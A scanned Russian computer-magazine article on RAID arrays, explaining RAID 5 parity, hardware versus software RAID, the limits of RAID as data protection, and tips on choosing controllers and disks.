RAID уровня 5 обходит проблему блокировок при записи путем распределения байтов четности по всем дискам, обеспечивая максимально возможную скорость обмена и высокую отказоустойчивость. Естественный недостаток — контроллеры этого типа довольно дорого стоят, к тому же необходимо как минимум три жестких диска! Впрочем, цены, как на диски, так и на контроллеры, неуклонно снижаются, и в обозримом будущем RAID 5 рискует стать самым популярным типом из всех остальных.

СХЕМА ХРАНЕНИЯ ДАННЫХ НА RAID 5
RAID-контроллер

диск 1	диск 2	диск 3	диск 4	диск 5
СЕГМЕНТ ЧЕТ.	СЕГМЕНТ 1	СЕГМЕНТ 2	СЕГМЕНТ 3	СЕГМЕНТ 4
СЕГМЕНТ 5	СЕГМЕНТ ЧЕТ.	СЕГМЕНТ 6	СЕГМЕНТ 7	СЕГМЕНТ 8
СЕГМЕНТ 9	СЕГМЕНТ 10	СЕГМЕНТ ЧЕТ.	СЕГМЕНТ 11	СЕГМЕНТ 12

Большинство дешевых контроллеров, не поддерживающих RAID 5, тем не менее, позволяют создавать гибридные дисковые массивы на основе RAID 0+RAID 1, но в этом случае нам потребуется по меньшей мере четыре жестких диска, а избыточность будет составлять 50%, против 30% у RAID 5, работающего всего с тремя дисками.

Помимо аппаратных, существуют также и программные RAID'ы, поддерживаемые практически всеми современными операционными системами (такими как Linux/BSD/NT/W2K/XP, а вот Windows 9x в этот список не входит). Будучи подключенными к различным IDE-каналам, они обеспечивают схожую (или чуть-чуть более низкую) производительность, зато по гораздо более дешевой цене. С точки же зрения надежности программный RAID ничем не отличается аппаратного, можно даже сказать, что он выигрывает у него, поскольку чем больше железа установлено в компьютер, тем выше риск его поломки — это закон, против которого не пойдешь.

Польза RAID-массивов


RAID'ы обеспечивают либо отказоустойчивость, либо производительность, либо и то, и другое одновременно. Причем на дисках, поддерживающих горячую замену (она же hot-plug SCSI, SATA), выключать компьютер для смены вышедшего из строя винчестера не обязательно. Это, кстати говоря, актуально не только для серверов, но и для рабочих станций, занимающихся обработкой цифрового видео или другими продолжительными расчетами, которые затрачивают десятки часов машинного времени и не могут быть прерваны. Остановка системы означает, что все придется начинать заново и отработанные часы потрачены впустую.

Также объединение нескольких дисков в один позволяет создавать разделы большого размера. Это весьма актуально на RAID 0 при работе с морально устаревшими (следовательно, дешевыми) винчестерами на несколько гектар. Объединив их вместе, мы получим здоровенный раздел, доставшийся нам практически задаром. Вот, собственно, и все преимущества RAID'ов. Теперь проговорим об их недостатках.


Вред RAID-массивов

RAID-массив страхует только от аппаратного выхода одного (реже — двух) жестких дисков из строя, он не в состоянии противостоять другим типам разрушения данных, таким как вирусы, ошибки оператора, хакерские атаки, сбои операционной системы и ее окружения. А при выходе из строя блока питания или падения компьютера со стола (например), все диски массива обычно вылетают разом. Таким образом, вне зависимости от наличия/отсутствия RAID'а регулярное резервирование данных все равно остается обязательным! А если есть резервная копия, тогда какая польза от RAID'a?! Восстанавливать же информацию с RAID'ов намного сложнее. Их поддерживают далеко не все лечащие утилиты, а фирмы, специализирующиеся на восстановлении, дерут за работу двойную-тройную цену, если вообще за нее берутся!

Причем RAID-массив может работать только с тем контроллером, которым он был создан. Контроллеры различных производителей (и даже разные модели контроллеров одного и того же производителя) несовместимы друг с другом, и если навернется контроллер, то прощай, весь дисковый массив! Хорошо, если RAID-контроллер внешний, тогда его можно будет, по крайней мере, попытаться купить (именно попытаться, так как он давно уже может быть снят с выпуска и предан забвению). А вот при выходе из строя RAID-контроллера на материнской плате (равно как и любого другого ее жизненно важного компонента), наступает точка кипения — нам придется купить точно такую же материнскую плату, при условии что их модельные ряды обновляются каждый сезон и «старички» исчезают из прайс-листов и складов со скоростью торнадо.



> Выбор типа дискового массива в bios'е RAID-контроллера



> R-Studio, способная автоматически восстанавливать разрушенные RAID-массивы

Идея купить несколько внешних RAID-контроллеров про запас, конечно, хорошая (если не учитывать финансовую сторону дела), но глубоко неправильная, так как современные микросхемы очень часто дохнут из-за сложных физико-химических процессов, разрушающих их изнутри. Чего только стоит один рост кристаллов в подложке, который может привести к утечкам, вызывающим настырные сбои или даже полную неработоспособность. Причем поскольку нагрев и другие физико-механические воздействия разрушают кристаллы еще в зародыше (точнее, тормозят их развитие), то контроллер, мирно покоящийся на полке, имеет все шансы выйти из строя раньше, чем тот, который постоянно находится в работе.

В этом смысле программные RAID-массивы более предпочтительны, поскольку работают с любым IDE/SCSI-контроллером, но и тут есть свои тонкости. Вплоть до Windows 2000, система хранила данные о дисковом массиве в… реестре! Следовательно, крах (или переустановка с нуля) Windows означал и крах самого дискового массива со всеми содержащимися в нем данными. В Windows 2000 и более старших версиях Microsoft высадила концепцию «динамических дисков» — по сути дела, тех же самых программных RAID'ов, но! Теперь вся служебная информация хранится уже не в реестре, а на самом диске (дисках), и они могут быть подключены к любой другой W2K, XP.

А вот диски, подключенные к RAID-контроллеру (неважно — интегрированному или нет), в сумке уже не поносишь и просто так к другому компьютеру не подключишь! Как же тогда обмениваться данными друг с другом? Как осуществлять апгрейд системы? Интегрированные контроллеры привязывают нас к материнской плате, не интегрированные — к текущей операционной системе, поскольку вовсе не факт, что другая ось поддерживает этот RAID-контроллер, как не факт и то, что его производитель поддерживает все оси, которые нам нужны. Ну, Windows еще туда-сюда, хотя под устаревшие (по мнению производителей) контроллеры новые драйверы, как правило, не выпускаются со всеми вытекающими отсюда последствиями.

Наконец, у дисков, подключенных к RAID-контроллерам, очень сложно, а иногда и вообще невозможно прочитать показания S. M. A. R. T. (системы самотестирования и мониторинга). А читать их крайне полезно, поскольку по ним можно с некоторой вероятностью предсказать, сколько еще винту жить осталось, и узнать его температуру. Когда диск один, за его температуру можно, в общем-то, и не волноваться, но вот массив из четырех тесно расположенных дисков (а по другому их располагать даже в BigTower'е никак не получается) способен нагреваться до весьма высоких температур, требующих немедленной установки дополнительных систем охлаждения.

Советы по выбору RAID'а

Если же ты все-таки решил объединить диски в RAID и никакими способами тебя не отговорить, то, по крайней мере, останови свой выбор на контроллере именитого производителя (такого как, например, Adaptec), который назавтра не исчезнет вместе со своими поделками. Что же касается интегрированных контроллеров, тут тоже следует выбирать наиболее популярные чипы, используемые многими производителями материнских плат (хотя и не факт, что «чужая» материнская плата, даже с тем же самым чипом, подхватит уже собранный RAID). Если на материнской плате имеется несколько контроллеров (например, от Intel, ITE и Silicon Image), следует выбирать тот, который распознается операционной системой без установки внешних драйверов (в данном случае это Silicon Image). Иначе при ремонте упавшей системы могут возникнуть серьезные проблемы, самая распространенная из которых заключается в следующем: грузимся с Live CD, а ось в упор не видит RAID'а. Кстати говоря, Silicon Image штатно поддерживается не только NT, но и остальными операционными системами (Linux/BSD), а вот Intel — увы. ITE не дружит с NT, однако понимается Linux'ом и BSD, так что в случае аварии Knoppix LiveCD нам поможет.

Существуют нелепые слухи, что при установке в RAID требуются винчестеры одной модели или, по крайней мере, одного производителя. Это чушь! Можно брать любые диски, не только разных производителей, но даже разного размера. В случае RAID'а уровня 0 мы получим диск суммарной емкости, в случае RAID 1 — наименьшей из всех имеющихся. Вся хитрость в том, что, как неоднократно показывала практика, диски одной модели, имеющие дефекты проектирования или косяки в техпроцессе, выходят из строя примерно в одно и то же время, с разбросом всего в несколько месяцев. Это приводит к тому, что члены RAID-массива выходят из строя один за другим прежде, чем владелец машины успевает заменить их. Выбор дисков от разных производителей реально увеличивает надежность хранения данных на RAID 1 и RAID 5. Что же касается RAID 0, то даже при отказе одного из дисков он теряет все хранимые на нем данные, и тут, действительно, лучше выбирать идентичные модели, обладающие сходными скоростными характеристиками.

И последнее. Если RAID все-таки упал, не стоит паниковать и рвать себе вены зубами. Возьми R-Studio от R-Tools Technology (www.r-tt.com) — это лучшее средство для автоматического восстановления из всех имеющихся.

Заключение

Так что же все-таки, по большому счету, представляют собой RAID'ы? Добро или зло? Вопрос сложный, можно даже сказать, риторический. И, как к любому риторическому вопросу, к нему надо подходить с философской точки зрения. То есть выбирать, руководствуясь собственной интуицией и чутьем.